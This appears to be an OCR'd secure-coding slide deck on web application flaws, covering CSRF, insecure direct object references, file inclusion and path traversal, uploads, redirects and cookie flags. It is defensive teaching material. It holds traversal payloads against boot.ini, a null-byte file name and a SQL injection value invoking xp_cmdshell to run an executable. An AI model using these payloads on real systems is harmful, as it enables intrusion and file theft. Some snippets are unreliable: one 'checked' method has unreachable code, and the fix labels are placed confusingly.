
Enter your name:

123

http://localhost:8084/TestStruts/HelloStruts2World.action?userName=123

Wrong Code

CSRF



http://localhost:8...2546F&userName=123

0RHF2546F&userName=123

Hello World!

Message: Hello, 123.

Enter your name:

123


Submit

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
    "http://www.w3.org/TR/html4/loose.dtd">
<%@taglib prefix="s" uri="/struts-tags" %><br />
<%@taglib prefix="fn" uri="http://java.sun.com/jsp/jstl/functions"%>
<html>
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    </head>
    <body>
        <h2>Hello World!</h2>
        Message:
        ${message}
        <s:form method="GET" action="/HelloStruts2World.action">
            <s:token/>
            Enter your name:<s:textfield name="userName" />
            <s:submit value="Submit" />
        </s:form>
    </body>
</html>
```

http://localhost:8084/TestStruts/HelloStruts2World.action?userName=123&
struts.token.name=struts.token&
struts.token=B154AN2E6MWVG74SZLZCGXN0RHF2546

Fixed Code


Insecure Direct Object Reference




https//www.onlinebank.com/User?acct=6065

| Online Banking | Account Summary | Checking - Microsoft Internet Explorer
File Edit View Favorites Tools Help
What can our Cash Maximizer account do for you?
Income and Expenses from Sep 26, 2004 to Jan 16, 2005
Checking 6534
Date
Description
Category
Amount

When a developer exposes a reference to an internal object, such as a file, directory, or database key




Insecure Direct Object Reference



```
public String lockUsers() {
    String strUserId = getRequest().getParameter("userId");
    Long userId = Long.parseLong(strUserId);
    if (checkLockPermission(userId)) {
        doLock(userId);
        return SUCCESS;
    } else {
        return ERROR;
    }
    return SUCCESS;
}
```

Fixed Code

Insecure Direct Object Reference



```
public String lockUsers() {
    String strUserId = getRequest().getParameter("userId");
    Long userId = Long.parseLong(strUserId);
    doLock(userId);
    return SUCCESS;
}
```

Wrong Code

File Access


File Include

- Local file include
  - Occurs when user can affect or supply a file path
  - Leads to disclosure of source and other sensitive items

```
http://site.com/help.jsp?helppage=/help/index.html
```

- Remote file include
  - Occurs in PHP (usually), when an HTTP reference is provided
  - Is disabled in modern versions of PHP
- .Net LoadControl
  - Can be used to load arbitrary controls that exist on server
- If you must accept paths from a user
  - Reject anything that is suspect. Ie; ../../ ..\..\ %xx

File Access: LFI




```
public static String getSafeFileName(String input) {
    StringBuilder sb = new StringBuilder();
    for (int i = 0; i < input.length(); i++) {
        char c = input.charAt(i);
        if (c != '/' && c != '\\' && c != 0) {
            sb.append(c);
        }
    }
    return sb.toString();
}
public static void main(String[] args) throws Exception {
    String fileName = "temp.txt";
    File file1 = new File(fileName);
    System.out.println("File 1 path: " + file1.getCanonicalPath());
    fileName = "./../../../../../../../boot.ini";
    File file2 = new File(fileName);
    System.out.println("File 2 path: " + file2.getCanonicalPath());
    fileName = "boot.ini" + String.valueOf((char) 0) + ".txt";
    File file3 = new File(fileName);
    System.out.println("File 3 path: " + file3.getCanonicalPath());
}
```

```
File 1 path: E:\Working\ATTT\demo\xss-crmf-file\temp.txt
File 2 path: E:\boot.ini
File 3 path: E:\Working\ATTT\demo\xss-crmf-file\boot.ini
```

Wrong Code

File Access: LFI



```java
public static String getSafeFileName(String input) {
    StringBuilder sb = new StringBuilder();
    for (int i = 0; i < input.length(); i++) {
        char c = input.charAt(i);
        if (c != '/' && c != '\\' && c != 0) {
            sb.append(c);
        }
    }
    return sb.toString();
}
public static void main(String[] args) throws Exception {
    String fileName = "temp.txt";
    File file1 = new File(getSafeFileName(fileName));
    System.out.println("File 1 path: " + file1.getCanonicalPath());
    fileName = "./../../../../../../../boot.ini";
    File file2 = new File(getSafeFileName(fileName));
    System.out.println("File 2 path: " + file2.getCanonicalPath());
    fileName = "boot.ini" + String.valueOf((char) 0) + ".txt";
    File file3 = new File(getSafeFileName(fileName));
    System.out.println("File 3 path: " + file3.getCanonicalPath());
}
```

```
File 1 path: E:\Working\ATTT\demo\xss-crmf-file\temp.txt
File 2 path: E:\Working\ATTT\demo\xss-crmf-file\...............boot.ini
File 3 path: E:\Working\ATTT\demo\xss-crmf-file\boot.ini.txt
```

Fixed code

File Uploading

- File uploading is dangerous
  - Provides the ability for the user to create data on server
  - Usual attacks involve uploading a script file for access
- Check the file extension
  - Check the portion after the last .
  - Compare against WHITELIST
- Check the file data
  - Valid graphic, csv, numeric data
- Store as blob in database
  - Do NOT store as raw file under webroot

Beware The NULL (%00) byte

Other Attack

Other Attacks

- Site redirection
  - User supplied input used as target page

```
http://site.com/login.php?redirect=<value>
```

  - Can be used in phishing and scam attacks

Microsoft Still Do This In Versions Of OWA

- Page inclusion
  - User supplied input use as source for frame, iframe, image


```
<frameset>
   <frame src="topbar.html">
   <frameset>
      <frame
src="<%=request("page")%>">
   </frameset>
</frameset>
```

External Content Displayed In Browser

Cookie Security

- Don’t store credentials in the cookie
  - Set-cookie: user=admin
- Set the cookie path
  - Specifies which part of the application the cookie is sent to

This Sort Of Thing Still Happens!



http://Application

Secured Blog Posting Section
http://Application/secure/login


Insecure General Section
http://Application/general/read

Requires Auth Cookie Set

If The Cookie Path Is Not Set
A Vulnerability In The General Section Can Read The Secure Section Cookie

Cookie Security

- Set the SECURE flag
  - Prevents the cookie been sent in HTTP requests
  - Cookie sent even if target site not listening on HTTP


1. Login
2. Set-Cookie...
5. Forced Request (with Cookies) to http://target/
User's Web Browser
Target
4. Response with Request to Target <iframe style="width:0px; height:0px; border: 0px" src="http://target/app?param=v1&p2=v2">
3. Request
Attacker's Web Site

Attacker Needs Access To Sniff The Traffic

- Set the HTTPOnly Flag
  - Prevents access to the cookie through JavaScript
  - Defence against cross site scripting

Exercise: Q

```
public class CrystalImageHandler : WebControl {
  private string tmpdir = null;
  protected override void Render(HtmlTextWriter writer) {
    string filepath;
    string dynamicImage =
      (string)Context.Request.QueryString.Get("dynamicimage");
    if (tmpdir == null) {
        tmpdir = ViewerGlobal.GetImageDirectory();
    }
    filePath = tmpdir + dynamicImage;
    FileStream imagestream =
      new FileStream (filePath, FileMode.Open, FileAccess.Read);


    // stream file to user


    File.Delete (filePath);
  }
}
```

File: crystalimagehandler.aspx

Vulnerabilites ?

Payload Attack ?

Exercise: A

(1) Get filename from querystring

```
public class CrystalImageHandler : WebControl {
  private string tmpdir = null;
  protected override void Render(HtmlTextWriter writer) {
    string filepath;
    string dynamicImage =
      (string)Context.Request.QueryString.Get("dynamicimage");
    if (tmpdir == null) {
        tmpdir = ViewerGlobal.GetImageDirectory();
    }
```

(2) Open file

```
    filePath = tmpdir + dynamicImage;
    FileStream imagestream =
      new FileStream (filePath, FileMode.Open, FileAccess.Read);
```

(3) Stream file to user

```
    // stream file to user
```

(4) Delete file!

```
    File.Delete (filePath);
  }
}
```

crystalimagehandler.aspx?dynamicimage=..\..\boot.ini

Input Error Checklist

- ☑ All input is evil!!!!!
- ☑ Don't look for "bad" things!

Input/Output Validation

User Supplied Input Is The Cause

- Comes from many places
  - Passed on the URL, or as a parameter
  - Passed in posted data, hidden fields
  - Passed in HTTP headers, referer
  - Cookie data, client certificates, files for import, etc..

THE USER CAN NOT BE TRUSTED... EVER

Validate ALL user input, server side

: **Cint(), isDate(), len() <= x, isAlphaNumeric()**

: **Whitelist, NOT blacklist**

: **Decode input, in the correct order, and in the right case**

Filter Output at use

: **Different uses of data, require different filters**

Faulty Filters Worse Than No Filters

/page.aspx?theID=1;exec xp_cmdshell ‘serverpwnage.exe’;

```
function cleanrequest(theID)

        theID = lcase(theID)

        if instr(theID,";") > 0 then

                theID = left(theID,instr(theID,";")-1)

        end if

